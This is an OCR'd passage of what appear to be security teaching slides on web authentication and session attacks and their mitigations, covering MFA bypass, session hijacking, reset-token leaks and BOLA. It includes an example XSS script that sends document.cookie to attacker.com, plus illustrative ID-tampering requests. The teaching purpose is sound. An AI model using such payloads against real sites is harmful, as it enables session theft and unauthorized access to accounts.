
- Use **auto-escaping frameworks** (React, Angular, Django).
- Encode in the **right context** (HTML, JS, URL, etc.).
- Don't just block *<script>* — attackers use SVG, *<img onerror>,* etc.

Filtering reduces attack surface. Encoding makes output safe. Together, they form the core of XSS defense."

❑ Use encoding **before displaying** any user data in HTML, attributes, or JS contexts.

Identification & Authentication Failures: Understanding the Attack Surface

- Authentication failures occur when systems do not properly verify a user's identity — allowing attackers to log in, hijack sessions, or escalate privileges.



❑ Common Scenarios:

Real-World Quote (OWASP):

"Authentication and session management are often implemented incorrectly, allowing attackers to compromise credentials or session tokens."

Passwords based Attack/Cracking


- Dictionary Attack
- Brute Force Attack
- Rainbow Table Attack
- Phishing
- Social Engineering
- Shoulder surfing attack
- Password guessing
- Keyloggers

MFA Bypass in Action

- Multi-Factor Authentication (MFA) is designed to add an extra layer of security, but attackers have found ways to **bypass it** using social engineering, misconfigurations, or technical flaws.

❑ Common MFA Bypass Techniques:

Technique	Description
Phishing MFA Tokens	Trick users into entering MFA codes on fake login pages.
Session Hijacking	Steal valid session cookies after MFA is completed.
MFA Fatigue	Bombard users with MFA prompts hoping they approve accidentally.
OAuth Token Theft	Exploit third-party app integrations (e.g., "Sign in with Google").



Phishing Attack with Real-Time Forwarding


Example (Phishing Attack with Real-Time Forwarding)

Attacker:
`phishing.example.com`

Victim enters:

- `user@example.com`
- `password123`
- `MFA code: 893201`

Attacker instantly replays credentials to:
`login.bank.com`
⇒ Access granted ✅



Prevention & Mitigation:

- ✅ Use **FIDO2/WebAuthn** (hardware-based auth, phishing-resistant)
- 🚫 Avoid SMS-based MFA (easily intercepted)
- 📍 Monitor for **impossible travel anomalies** (e.g., user logs in from two countries within 2 minutes)
- 🔐 Implement **MFA context-aware** (IP, device fingerprint)
- 🧠 Educate users about phishing-resistant login flows

"MFA is powerful, but only when implemented and used wisely. Attackers target the weakest link: the user or the configuration."

Session ID Prediction & Stealing

- Session hijacking via **ID prediction or stealing** happens when attackers **gain access to valid session tokens**, allowing them to impersonate users without needing login credentials.

Example 1 – Predictable Tokens

⚠ Example 1 – Predictable Tokens

```
https://example.com/dashboard?sessionid=ABC123
https://example.com/dashboard?sessionid=ABC124 ← Attacker guesses this
```

If session IDs are guessable, attacker gains access to another user's session.


Example 2 – Stolen Token via XSS

🔓 Example 2 – Stolen Token via XSS

```
<script>
  fetch('http://attacker.com/steal', {
    method: 'POST',
    body: document.cookie
  });
</script>
```

The attacker injects malicious JS to steal the session cookie from the victim's browser.

Two Attack Variants:



Prevention & Best Practices:


- ✅ Use strong, unpredictable session IDs
- ✅ Use HTTPS to protect token in transit
- ✅ Set HttpOnly flag on cookies (blocks JavaScript access)
- ✅ Enable SameSite=Strict (limits cross-origin cookie leaks)
- ✅ Regenerate tokens after login or privilege changes
- ✅ Implement short session expiration with inactivity timeout

UTS A session token is as powerful as a password, never let it be guessable, exposed, or reusable.


Poor Password Reset & Token Exposure

- Attackers exploit **insecure password recovery mechanisms** or **exposed session tokens** to take over accounts — often **without even needing the original password**.


Insecure Reset Process



Token in Referer Leak



❑ Token Exposure Scenarios:



Best Practices:

- **Use short-lived, single-use reset tokens**
- **Store reset tokens server-side, hashed**
- **Never include tokens in URLs — use POST**
- **Always verify user identity before resetting password**
- **Use Referrer-Policy: no-referrer to avoid leaks**

Password reset is your app's backdoor lock it just as tightly as the front.


Broken Object Level Authorization (BOLA)

- BOLA occurs when an API **doesn't properly check if a user is authorized** to access or modify a specific object — like someone else's account, file, or transaction.
- ✓ It's **#1 on the OWASP API Top 10** list.

➢ Example:

API Request:

```
GET /api/user/12987/profile
Authorization: Bearer <victim-token>
```



Attacker changes the ID:

Attacker changes the ID:

```
GET /api/user/12988/profile
```

- If there's **no object-level authorization check**, attacker sees someone else's data.

Exploited in the Wild:

- Health apps exposing other patients' records
- Banking APIs showing other users' balances
- Vehicle tracking apps leaking GPS of other drivers

Defense Techniques:

- ✓ Always perform **authorization checks** on **every object request**
- ✓ Use **user ID from session/token**, not from request input
- ✓ Avoid exposing direct object IDs in URLs (consider UUIDs or obfuscation)
- ✓ Log and monitor abnormal access patterns

Summary

- Most cyber attacks are launched through web
- Phishing, Cross site scripting, URL Obfuscation, Mobile codes are some of the largely used web- based attacks
- Even with the use of sophisticated and Secured connection (SSL, HTTPS), new attacks are going to emerge in future